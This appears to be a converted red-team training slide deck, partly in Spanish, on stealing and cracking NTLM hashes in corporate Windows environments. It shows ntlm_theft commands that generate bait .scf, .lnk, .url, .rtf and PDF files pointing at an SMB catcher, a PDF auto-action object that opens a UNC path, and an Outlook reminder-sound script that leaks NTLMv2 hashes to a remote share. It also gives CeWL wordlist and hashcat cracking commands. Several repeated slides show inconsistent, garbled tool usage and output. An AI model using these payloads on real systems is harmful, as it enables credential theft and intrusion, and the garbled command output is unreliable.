

HACKING CORP. ENVIRONMENTS

"PWN LIKE A MDFK ft. RED TEAM VIEW"
j. moreno aka. jomoza

“PWN LIKE A MDFK ft.
RED TEAM VIEW”

Day Three: Blessed ignorance



Configuración de antivirus y protección contra amenazas

Ver y actualizar la configuración de Protección contra virus y amenazas de Antivirus de Microsoft Defender.

Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.

Activado

Protección basada en la nube

Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.

Activado

BLEACH.local : WE LIKE HASHES

```
(kali@kali)-[~/Documents/ntlm_theft]
```

```
$ pip3 install xlswriter
```

```
Defaulting to user installation because normal site-packages is not writeable  
Requirement already satisfied: xlswriter in /usr/lib/python3/dist-packages (3.0.2)
```

```
(kali@kali)-[~/Documents/ntlm_theft]
```

```
$ python ntlm_theft.py
```

```
usage: ntlm_theft.py --generate all --server <ip_of_smb_catcher_server> --filename <base_file_name>  
ntlm_theft.py: error: the following arguments are required: -g/--generate, -s/--server, -f/--filename
```

```
(kali@kali)-[~/Documents/ntlm_theft]
```

```
$ python3 ntlm_theft.py -g all -s 10.0.9.7 -f BLEACH
```

```
Created: BLEACH/BLEACH.scf (BROWSE TO FOLDER)  
Created: BLEACH/BLEACH-(url).url (BROWSE TO FOLDER)  
Created: BLEACH/BLEACH-(icon).url (BROWSE TO FOLDER)  
Created: BLEACH/BLEACH.lnk (BROWSE TO FOLDER)  
Created: BLEACH/BLEACH.rtf (OPEN)
```

BLEACH.local : WE LIKE HASHES

```
(kali@kali)-[~/Documents/ntlm_theft]
```


```
$ pip3 install ntlm_theft
Defaulting to use...
Requirement already
```

```
(kali@kali)-[~/Documents/ntlm_theft]
```

```
$ python ntlm_theft.py
usage: ntlm_theft.py [-h] --url URL --base_file_name BASE_FILE_NAME --ver VER [-f/--filename FILENAME]
```

```
(kali@kali)-[~/Documents/ntlm_theft]
```

```
$ python3 ntlm_theft.py --url http://10.10.10.10 --base_file_name ntlm_theft.py --ver 1.0.0
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local
```



```
<base_file_name>
ver, -f/--filename
```

BLEACH.local : WE LIKE HASHES

```
(kali㉿kali)-[~/Documents/ntlm_theft]
```



```
$ pip3 install ntlm_theft
Defaulting to use pip v20.2.4
Requirement already satisfied: ntlm-theft in /usr/local/lib/python3.9/dist-packages (0.0.1)
```

```
(kali㉿kali)-[~/Documents/ntlm_theft]
```

```
$ python ntlm_theft.py
usage: ntlm_theft.py [-h] [-u USER] [-p PASS] [-d DIRECTORY] [-e EXTENSION] [-s SUFFIX] [-o OUTPUT]
ntlm_theft.py: error: the following arguments are required: -u/--user
```

```
(kali㉿kali)-[~/Documents/ntlm_theft]
```

```
$ python3 ntlm_theft.py -u Administrator -p Password123! -d C:\Users\jquerito\Downloads\BLEACH\BLEACH.pdf -e pdf -s .pdf -o output.pdf
Created: BLEACH/BLEACH.pdf
Created: BLEACH/BLEACH.pdf
Created: BLEACH/BLEACH.pdf
Created: BLEACH/BLEACH.pdf
Created: BLEACH/BLEACH.pdf
```




BLEACH.local : WE LIKE

```
(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ pip3 install bleach
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: bleach in /usr/local/lib/python3.9/dist-packages (1.5.0)
Requirement already satisfied: setuptools in /usr/local/lib/python3.9/dist-packages (59.6.0)
Requirement already satisfied: webencodings in /usr/local/lib/python3.9/dist-packages (0.1.1)
Requirement already satisfied: six in /usr/local/lib/python3.9/dist-packages (1.16.0)

(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ python ntlm_theft.py
usage: ntlm_theft.py [-h] [-u URL] [-d DIRECTORY] [-s SCRIPTS] [-f FONT] [-p PORT]
ntlm_theft.py: error: the following arguments are required: -u/--url

(kali㉿kali)-[~/Documents/ntlm_theft]
└─$ python3 ntlm_theft.py -u http://127.0.0.1/test -d . -s . -f Helvetica -p 80
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local (PRINCIPAL-BLEACH)
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local
Created: BLEACH/BLEACH.local

1 elemento seleccionado. 113 bytes
```



```
3 0 obj
<< /Type /Page
  /Contents 4 0 R
  /AA <<
    /O <<
      /F (\\\\127.0.0.1\\test)
      /D [ 0 /Fit]
      /S /GoToE
    >>
  >>
  /Parent 2 0 R
  /Resources <<
    /Font <<
      /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Helvetica
      >>
    >>
  >>
endobj
```


BLEACH.local : WE LIKE HASHES

```
(kali@kali) - [~/Documents/ntlm_theft]
$ pip3 install
Defaulting to use
Requirement alrea

(kali@kali) - [~/Documents/ntlm_theft]
$ python ntlm_theft.py
usage: ntlm_theft.py [-h] --url URL --ip IP --port PORT --local LOCAL --type TYPE

(kali@kali) - [~/Documents/ntlm_theft]
$ python3 ntlm_theft.py --url http://10.10.10.10 --ip 10.10.10.10 --port 4444 --local C: --type LOCAL
Created: BLEACH/B...
Created: BLEACH/B...
Created: BLEACH/B...
Created: BLEACH/B...
Created: BLEACH/B...

local (C:)
```



THM : Mails : NTLMv2 HASHES FROM OUTLOOK



THM : Mails : NTLMv2 HASHES FROM OUTLOOK

xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151

```
Serial Port Redirection: /serial:<name>,<device>,[SerCx2|SerCx|SerialPort]
Serial Port Redirection: /serial:COM1,/dev/ttyS0
Parallel Port Redirection: /parallel:<name>,<device>
Printer Redirection: /printer:<device>,<driver>
TCP redirection: /rdp2tcp:/usr/bin/rdp2tcp
```

```
Audio Output Redirection: /sound:sys:oss,dev:1,format:1
Audio Output Redirection: /sound:sys:alsa
Audio Input Redirection: /microphone:sys:oss,dev:1,format:1
Audio Input Redirection: /microphone:sys:alsa
```

```
Multimedia Redirection: /video
USB Device Redirection: /usb:id:054c:0268#4669:6e6b,addr:04:0c
```

```
For Gateways, the https_proxy environment variable is respected:
export https_proxy=http://proxy.contoso.com:3128/
xfreerdp /g:rdp.contoso.com ...
```

More documentation is coming, in the meantime consult source files

```
(kali@kali) - [~/Downloads]
```

```
$ xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151
```

```
[14:50:47:963] [84487:84488] [WARN][com.freerdp.crypto] - Certificat
```

```
[14:50:47:963] [84487:84488] [WARN][com.freerdp.crypto] - CN = THM-I
```


```
[14:50:50:383] [84487:84488] [ERROR][com.winpr.timezone] - Unable to
```

```
[14:50:51:557] [84487:84488] [INFO][com.freerdp.gdi] - Local frameb
```

```
[14:50:51:557] [84487:84488] [INFO][com.freerdp.gdi] - Remote frame
```

```
[14:50:51:587] [84487:84488] [INFO][com.freerdp.channels.rdpnsd.clien
```

```
[14:50:51:588] [84487:84488] [INFO][com.freerdp.channels.drdynvc.clien
```



THM : Mails : NTLMv2 HASHES FROM OUTLOOK

xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151

```
Serial Port Redirection: /serial:<name>,<device>,[SerCx2|SerCx|Serial]
Serial Port Redirection: /serial:COM1,/dev/ttyS0
Parallel Port Redirection: /parallel:<name>,<device>
Printer Redirection: /printer:<device>,<driver>
TCP redirection: /rdp2tcp:/usr/bin/rdp2tcp
```

```
Audio Output Redirection: /sound:sys:oss,dev:1,format:1
Audio Output Redirection: /sound:sys:alsa
Audio Input Redirection: /microphone:sys:oss,dev:1,format:1
Audio Input Redirection: /microphone:sys:alsa
```


```
Multimedia Redirection: /video
USB Device Redirection: /usb.id:054c:0268#4669:6e6b,addr:0
```

```
For Gateways, the https_proxy environment variable is respected.
export https_proxy=http://proxy.contoso.com:3128/
xfreerdp /g:rdp.contoso.com ...
```

More documentation is coming, in the meantime consult sources.

```
(kali@kali) - [~/Downloads]
└─$ xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151
[14:50:47:963] [84487:84488] [WARN][com.freerdp.crypto] -
[14:50:47:963] [84487:84488] [WARN][com.freerdp.crypto] -
[14:50:50:383] [84487:84488] [ERROR][com.winpr.timezone] -
[14:50:51:557] [84487:84488] [INFO][com.freerdp.gdi] - Local
[14:50:51:557] [84487:84488] [INFO][com.freerdp.gdi] - Remote
[14:50:51:587] [84487:84488] [INFO][com.freerdp.channels.
[14:50:51:588] [84487:84488] [INFO][com.freerdp.channels.

```



<https://tryhackme.com/room/outlookntlmleak>

THM : Mails : NTLMv2 HASHES FROM OUTLOOK

xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151

```
Serial Port Redirection: /serial:<name>,<device>,[SerCx2|SerCx|Serial|Serial2]
Serial Port Redirection: /serial:COM1,/dev/ttyS0
Parallel Port Redirection: /parallel:<name>,<device>
Printer Redirection: /printer:<device>,<driver>
TCP redirection: /rdp2tcp:/usr/bin/rdp2tcp
```

```
Audio Output Redirection: /sound:sys:oss,dev:1,format:1
Audio Output Redirection: /sound:sys:alsa
Audio Input Redirection: /microphone:sys:oss,dev:1,format:1
Audio Input Redirection: /microphone:sys:alsa
```


```
Multimedia Redirection: /video
USB Device Redirection: /usb.id:054c:0268#4669:6e6b,addr:1
```

```
For Gateways, the https_proxy environment variable is respected.
export https_proxy=http://proxy.contoso.com:3128/
xfreerdp /g:rdp.contoso.com ...
```

More documentation is coming, in the meantime consult sources

```
(kali@kali) - [~/Downloads]
└─$ xfreerdp /u:Administrator /p:Password321 /v:10.10.136.151
[14:50:47:963] [84487:84488] [WARN][com.freerdp.crypto] -
[14:50:47:963] [84487:84488] [WARN][com.freerdp.crypto] -
[14:50:50:383] [84487:84488] [ERROR][com.winpr.timezone] -
[14:50:51:557] [84487:84488] [INFO][com.freerdp.gdi] - Load
[14:50:51:557] [84487:84488] [INFO][com.freerdp.gdi] - Re
[14:50:51:587] [84487:84488] [INFO][com.freerdp.channels.
[14:50:51:588] [84487:84488] [INFO][com.freerdp.channels.


```



THM

The screenshot shows the Microsoft Outlook interface. The main window is titled "Calendar (This computer only) - test@thm.loc - Outlook" and displays an event configuration for "love is in the net". The event details include the subject "love is in the net", location "Jiar", and start/end times for Sun 4/23/2023. The "Options" section is expanded, showing "Free" status, "0 minutes" reminder, and "Time Zones" settings. A "Reminder Sound" dialog box is open, showing the path "\\10.18.18.97\tmp\sound.wav" in the "Play this sound" field. A red arrow points to the "Options" section, and another red arrow points to the file path in the dialog. A "Microsoft Outlook" error dialog box is also present, displaying a warning icon and the message "The file \\10.18.18.97\tmp\sound.wav does not exist." with a red arrow pointing to the text. The background shows a calendar view for April 2023.

THM : Mails : NTLMv2 HASHES FROM OUTLOOK



THM : Mails : NTLMv2 HASHES FROM OUTLOOK

The screenshot shows the OutlookSpy application interface. The top menu bar includes File, Appointment, Insert, Format Text, Review, and OutlookSpy (highlighted with a yellow circle 1). The Outlook Object Model tree on the left has 'ReminderSoundFile' selected (highlighted with a yellow circle 3). The Properties pane on the right shows details for the selected property: Name: ReminderSoundFile, Type: String, DispId: 34079 (0x851F), Access: Get/Put, and Value: (empty). Other panes show the current appointment details like Subject, Location, Start time, and End time.

The screenshot shows the Script editor window for the AppointmentItem interface. The 'Script' tab is selected (highlighted with a yellow circle). The code in the editor is as follows:

```
AppointmentItem.ReminderOverrideDefault = true
AppointmentItem.ReminderPlaySound = true
AppointmentItem.ReminderSoundFile = "\\10.10.10.1\nonexistent\sound.wav"
```

The code is highlighted with a yellow box. The interface also shows 'Global variables' and 'Global functions' sections, and a 'Run' button.



CLOUDTOPOLIS

<https://github.com/hashtopolis/server>

<https://shell.cloud.google.com/?show=ide%2Cterminal>

Darkbyte



Password Cracking Techniques



Brute-Force
cracking



Dictionary Attack

@socmeems



"Hey! Runescape blocks
your password!
See! *****"



CLOUDTOPOLIS

<https://github.com/hashtopolis/server>

<https://shell.cloud.google.com/?show=ide%2Cterminal>

ser

Error de conexión

Esta cuenta no puede acceder a los entornos de ejecución de Colab porque existen indicios de actividad inadecuada. Esto no afecta al acceso a otros productos de Google. Si crees que se trata de un error, revisa los [límites de uso](#) y [presenta una apelación](#).

Aceptar

Darkbyte



Password Cracking Techniques



Brute-Force
cracking



Dictionary Attack

@socmeems



"Hey! Runescape blocks
your password!
See! *****"



CLOUDTOPOLIS

<https://github.com/hashtopolis/server>

<https://shell.cloud.google.com/?show=ide%2Cterminal>

ser

Error de conexión

Esta cuenta no puede acceder a los entornos de ejecución de Colab porque existen indicios de actividad inadecuada. Esto no afecta al acceso a otros productos de Google. Si crees que se trata de un error, revisa los [límites de uso](#) y [presenta una apelación](#).

Aceptar

<https://www.youtube.com/watch?v=6VvCQF2Ag1o>

<https://www.youtube.com/watch?v=JHrD5sELMdk>

Darkbyte



Password Cracking Techniques



Brute-Force
cracking



Dictionary Attack

@socmeems



"Hey! Runescape blocks
your password!
See! *****"

[cewl.rb https://www.bleach-corp.gg/ -m 6 -w dic-sodexo-2.txt](https://www.bleach-corp.gg/)

<https://github.com/digininja/CeWL>



Password Cracking Techniques



Brute-Force
cracking



Dictionary Attack

@socmeems



"Hey! Runescape blocks
your password!
See! *****"

```
cewl.rb https://www.bleach-corp.gg/ -m 6 -w dic-sodexo-2.txt
```

<https://github.com/digininja/CeWL>

```
hashcat -a 0 -m 1000 dic.txt -r dive.rule -o out.list
```

```
echo -n "BLEACH" | hashcat --force --stdout -r rules.file
```

https://github.com/NotSoSecure/password_cracking_rules

<https://github.com/rarecoil/pantagrul>



Password Cracking Techniques



Brute-Force
cracking



Dictionary Attack

@socmeems



"Hey! Runescape blocks
your password!
See! *****"

cewl.rb <https://www.bleach-corp.gg/> -m 6 -w dic-sodexo-2.txt

